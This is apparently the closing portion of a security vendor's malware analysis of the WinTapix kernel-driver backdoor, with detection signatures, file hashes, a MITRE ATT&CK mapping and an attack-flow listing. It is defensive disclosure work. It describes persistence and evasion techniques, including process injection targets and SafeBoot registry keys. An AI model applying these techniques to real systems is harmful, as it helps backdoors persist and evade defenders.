This blog provided a detailed analysis of a driver named WinTapix, which we identified in early Feb of this year. The driver uses a Donut open-source payload to inject its shell code. It seems to be primarily targeting Saudi Arabia. The attribution process of this driver is still ongoing, but based on the victims, we assess with low confidence that this is a work of an Iranian threat actor.


Fortinet Protections

Fortinet customers are already protected from these APT and cyber-crime campaigns through FortiGuard’s AntiVirus, FortiMail, and FortiClient services, as follows:

The following (AV) signatures detect the malicious documents mentioned in this blog:

W32/PossibleThreat
W64/AI.Native.Suspicious.AVEN
W32/GenCBL.BAK!tr

FortiEDR natively detects and blocks the malicious executables identified in the report based on their behavior. The following image shows how FortiEDR detects the suspicious driver load and flags the driver as malicious.



DEVICE	OS	PROCESS	CLASSIFICATION	DESTINATION	RECEIVED	LAST SEEN
ThreatDetect2	Windows 10 Enterprise	WinTapix.sys	Malicious	File Read Attempt	16-May-2023, 21:04:14	16-May-2023, 21:09:59

RAW ID: 599450120 Process Type: 32 bit Certificate: Signed Process Path: C:\Users\Steve\Desktop\WinTapix\10428335267WinTapix.sys User: THREATDETECT2\Steve Count: 10


If you think this or any other cybersecurity threat has impacted your organization, contact our Global FortiGuard Incident Response Team.

IOCs

Filename	Sha256
SRVNET2.SYS	f6c316e2385f2694d47e936b0ac4bc9b55e279d530dd5e805f0d963cb47c3c0d
WinTapix.sys	1485c0ed3e875cbdfc6786a5bd26d18ea9d31727deb8df290a1c00c780419a4e
WinTapix.sys	8578bff36e3b02cc71495b647db88c67c3c5ca710b5a2bd539148550595d0330
Injected Shellcode	aae9c8bd9db4e0d48e35d9ab3b1a8c7933284dcbeb344809fed18349a9ec7407
.Net payload	27a6c3f5c50c8813ca34ab3b0791c08817c803877665774954890884842973ed

MITRE ATT&CK Matrix

The following MITRE ATT&CK overlay contains TTPs associated with the deployment, installation and execution of the WinTapix driver and assocaited backdoor identified by FortiGuard Labs.




Tactic	Technique	Sub-technique	Comment
TA002 **Execution**	T1059 Command and Scripting Interpreter	T1059.003 Windows command shell	This backdoor has functionality to allow threat actors to execute cmd commands by spawning a child cmd.exe process.
	T1569 System services	T1569.002 Service execution	Embedded .NET payload executes in the context of an existing ISS service running on the victim endpoint.
TA0003 Persistence	T1543 Create or modify system process	T1543.003 Windows service	WinTapix registers itself as a service called 'WinTapix' for persistence.
	T1205 Traffic signaling		WinTapix monitors for requests sent containing a fixed string and then responds with a fixed response. This is likely used to monitor the status of the backdoor implant.
TA0004 Priviledge Escalation	T1055 Process injection		WinTapix injects and executes shellcode into an existing 32-bit process running with 'Local System' privileges that is not wininit.exe, csrss.exe, smss.exe, services.exe, winlogon.exe or lasass.exe. Injected shellcode contains an embedded and obfuscated .NET."
TA0005 Defense Evasion	T1140 Deobfuscate/Decode Files or Information		WinTapix employs multiple .Net obfuscators including SmartAssembly and eazfuscator to obfuscate its code
	T1562 Impair defenses	Ta1562.009 Safe mode boot	WinTapix adds its driver to to the SafeBoot lists through registry modification. New registry keys are created for '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\WinTapix.sys' and '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\WinTapix.sys'"
	T1036 Masquerading	T1036.001 Invalid code signature	WinTapix driver has an invalid signature supposedly from Microsoft.
	T1027 Obfuscated files or information	T1027.009 Embedded payloads	WinTapix driver contains embedded shellcode payload which in turn contains an embedded .NET executable.
	T1055 Process Injection		WinTapix injects and executes shellcode into an existing 32-bit process running with 'Local System' privileges that is not wininit.exe, csrss.exe, smss.exe, services.exe, winlogon.exe or lasass.exe. Injected shellcode contains an embedded and obfuscated .NET."
	T1205 Traffic signaling		WinTapix monitors for requests sent containing a fixed string and then responds with a fixed response. This is likely used to monitor the status of the backdoor implant.
TA008 Lateral Movement	T1021 Remote services	T1021.001 Remote desktop protocol	The backdoor allows for proxying RDP connection from a compromised endpoint.
TA0011 Command and Control	T1071 Application layer protocol	T1071.001 Web protocols	This backdoor communicates with C2 via web requests.
	T1573 Encrypted channel	T1573.001 Symmetric cryptography	C2 communication associated with the WinTapix backdoor is encrypted with a simple XOR encoding.
	T1105 Ingress tool transfer		This backdoor supports arbitrary file upload functionality through web requests send to a compromised endpoint.
	T1090 Proxy		The backdoor can serve as a proxy for RDP connections.
	T1205 Traffic signaling		WinTapix monitors for requests sent containing a fixed string and then responds with a fixed response. This is likely used to monitor the status of the backdoor implant.
TA0010 Exfiltration	T1041 Exfiltration over C2 channel		The backdoor contains functionality that allows for file upload from a victim endpoint.

Attack Flow

In this section we are releasing the attack flow of Wintapix driver. The attack flow shows the actions that have been executed by this Driver based on Mitre TTPs.

Attack Flow is a language that explains how threat actors combine and sequence various techniques and toolsets to accomplish their objectives. This language can help defenders to move from tracking individual adversary behaviors to monitoring the series of actions that adversaries utilize to achieve their objectives.



about

WinTapix_Backdoor

The following MITRE ATT&CK overlay contains TTPs associated with the deployment, installation and execution of the WinTapix driver and assocaited backdoor identified by FortiGuard Labs.

domain & platforms

Enterprise ATT&CK v13

Windows


aggregate

showing aggregate scores using the sum aggregate function

legend

0.0 20 40 60 80 100

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
T1189: Drive-by Compromise	T1059: Command and Scripting Interpreter	T1098: Account Manipulation	T1548: Abuse Elevation Control Mechanism	T1548: Abuse Elevation Control Mechanism	T1557: Adversary-in-the-Middle	T1087: Account Discovery	T1210: Exploitation of Remote Services	T1557: Adversary-in-the-Middle	T1071: Application Layer Protocol	T1020: Automated Exfiltration	T1531: Account Access Removal
T1190: Exploit Public-Facing Application	T1203: Exploitation for Client Execution	T1197: BITS Jobs	T1134: Access Token Manipulation	T1134: Access Token Manipulation	T1110: Brute Force	T1010: Application Window Discovery	T1534: Internal Spearphishing	T1560: Archive Collected Data	T1092: Communication Through Removable Media	T1030: Data Transfer Size Limits	T1485: Data Destruction
T1133: External Remote Services	T1559: Inter-Process Communication	T1547: Boot or Logon Autostart Execution	T1547: Boot or Logon Autostart Execution	T1197: BITS Jobs	T1555: Credentials from Password Stores	T1217: Browser Information Discovery	T1570: Lateral Tool Transfer	T1123: Audio Capture	T1132: Data Encoding	T1048: Exfiltration Over Alternative Protocol	T1486: Data Encrypted for Impact
T1200: Hardware Additions	T1106: Native API	T1037: Boot or Logon Initialization Scripts	T1037: Boot or Logon Initialization Scripts	T1622: Debugger Evasion	T1212: Exploitation for Credential Access	T1622: Debugger Evasion	T1563: Remote Service Session Hijacking	T1119: Automated Collection	T1001: Data Obfuscation	T1041: Exfiltration Over C2 Channel	T1565: Data Manipulation
T1566: Phishing	T1053: Scheduled Task/Job	T1176: Browser Extensions	T1543: Create or Modify System Process	T1140: Deobfuscate/Decode Files or Information	T1187: Forced Authentication	T1652: Device Driver Discovery	T1021: Remote Services	T1185: Browser Session Hijacking	T1568: Dynamic Resolution	T1011: Exfiltration Over Other Network Medium	T1491: Defacement
T1091: Replication Through Removable Media	T1129: Shared Modules	T1554: Compromise Client Software Binary	T1484: Domain Policy Modification	T1006: Direct Volume Access	T1606: Forge Web Credentials	T1482: Domain Trust Discovery	T1091: Replication Through Removable Media	T1115: Clipboard Data	T1573: Encrypted Channel	T1052: Exfiltration Over Physical Medium	T1561: Disk Wipe
T1195: Supply Chain Compromise	T1072: Software Deployment Tools	T1136: Create Account	T1611: Escape to Host	T1484: Domain Policy Modification	T1056: Input Capture	T1083: File and Directory Discovery	T1072: Software Deployment Tools	T1213: Data from Information Repositories	T1008: Fallback Channels	T1567: Exfiltration Over Web Service	T1499: Endpoint Denial of Service
T1199: Trusted Relationship	T1569: System Services	T1543: Create or Modify System Process	T1546: Event Triggered Execution	T1480: Execution Guardrails	T1556: Modify Authentication Process	T1615: Group Policy Discovery	T1080: Taint Shared Content	T1005: Data from Local System	T1105: Ingress Tool Transfer	T1029: Scheduled Transfer	T1495: Firmware Corruption
T1078: Valid Accounts	T1204: User Execution	T1546: Event Triggered Execution	T1068: Exploitation for Privilege Escalation	T1211: Exploitation for Defense Evasion	T1111: Multi-Factor Authentication Interception	T1046: Network Service Discovery	T1550: Use Alternate Authentication Material	T1039: Data from Network Shared Drive	T1104: Multi-Stage Channels		T1490: Inhibit System Recovery
	T1047: Windows Management Instrumentation	T1133: External Remote Services	T1574: Hijack Execution Flow	T1222: File and Directory Permissions Modification	T1621: Multi-Factor Authentication Request Generation	T1135: Network Share Discovery		T1025: Data from Removable Media	T1095: Non-Application Layer Protocol		T1498: Network Denial of Service
		T1574: Hijack Execution Flow	T1055: Process Injection	T1564: Hide Artifacts	T1040: Network Sniffing	T1040: Network Sniffing		T1074: Data Staged	T1571: Non-Standard Port		T1496: Resource Hijacking
		T1556: Modify Authentication Process	T1053: Scheduled Task/Job	T1574: Hijack Execution Flow	T1003: OS Credential Dumping	T1201: Password Policy Discovery		T1114: Email Collection	T1572: Protocol Tunneling		T1489: Service Stop
		T1137: Office Application Startup	T1078: Valid Accounts	T1562: Impair Defenses	T1649: Steal or Forge Authentication Certificates	T1120: Peripheral Device Discovery		T1056: Input Capture	T1090: Proxy		T1529: System Shutdown/Reboot
		T1542: Pre-OS Boot		T1070: Indicator Removal	T1558: Steal or Forge Kerberos Tickets	T1069: Permission Groups Discovery		T1113: Screen Capture	T1219: Remote Access Software		
		T1053: Scheduled Task/Job		T1202: Indirect Command Execution	T1539: Steal Web Session Cookie	T1057: Process Discovery		T1125: Video Capture	T1205: Traffic Signaling		
		T1505: Server Software Component		T1036: Masquerading	T1552: Unsecured Credentials	T1012: Query Registry			T1102: Web Service		
		T1205: Traffic Signaling		T1556: Modify Authentication Process		T1018: Remote System Discovery					
		T1078: Valid Accounts		T1112: Modify Registry		T1518: Software Discovery					
				T1027: Obfuscated Files or Information		T1082: System Information Discovery					
				T1542: Pre-OS Boot		T1614: System Location Discovery					
				T1055: Process Injection		T1016: System Network Configuration Discovery					
				T1620: Reflective Code Loading		T1049: System Network Connections Discovery					
				T1207: Rogue Domain Controller		T1033: System Owner/User Discovery					
				T1014: Rootkit		T1007: System Service Discovery					
				T1553: Subvert Trust Controls		T1124: System Time Discovery					
				T1218: System Binary Proxy Execution		T1497: Virtualization/Sandbox Evasion					
				T1216: System Script Proxy Execution							
				T1221: Template Injection							
				T1205: Traffic Signaling							
				T1127: Trusted Developer Utilities Proxy Execution							
				T1550: Use Alternate Authentication Material							
				T1078: Valid Accounts							
				T1497: Virtualization/Sandbox Evasion							
				T1220: XSL Script Processing							



MALWARE
Wintapix

DESCRIPTION
This is a new kernel driver that has been discovered by Fortinet threat intel team. The driver loads the next stage payload within the memory which has backdoor functionality.

MALWARE_TYPES
Backdoor

IS_FAMILY
True

FIRST_SEEN
Wed Aug 31 2022 20:00:00 GMT-0400 (Eastern Daylight Time)

LAST_SEEN
Sun May 14 2023 20:00:00 GMT-0400 (Eastern Daylight Time)

ASSET
VM protect

DESCRIPTION
VMProtect is a software protection tool that uses virtualization to protect software applications from reverse engineering and unauthorized usage. It transforms the original executable file into a virtualized code executed in a protected environment, making it difficult to analyze and tamper with.

ACTION
Obfuscated Files or Information: Software Packing

TACTIC_ID
TA0005

TECHNIQUE_ID
T1027.002

DESCRIPTION
The Wintapix.sys is partially protected by VMProtect.

ACTION
Traffic Signaling

TACTIC_ID
TA0005

TECHNIQUE_ID
T1205

DESCRIPTION
WinTapix monitors for requests sent containing a fixed string and then responds with a fixed response. This is likely used to monitor the status of the backdoor implant.

ACTION
Obfuscated Files or Information: Embedded payloads

TACTIC_ID
TA0005

TECHNIQUE_ID
T1027.002

DESCRIPTION
WinTapix driver contains embedded shellcode payload which in turn contains an embedded .NET executable.

ACTION
Impair Defenses: Safe Mode Boots

TACTIC_ID
TA0005

TECHNIQUE_ID
T1562.009

DESCRIPTION
WinTapix adds its driver to to the SafeBoot lists through registry modification. New registry keys are created for '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\WinTapix.sys' and '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\WinTapix.sys'"

ACTION
Create Or Modify System Process: Windows Services

TACTIC_ID
TA0003

TECHNIQUE_ID
T1543.003

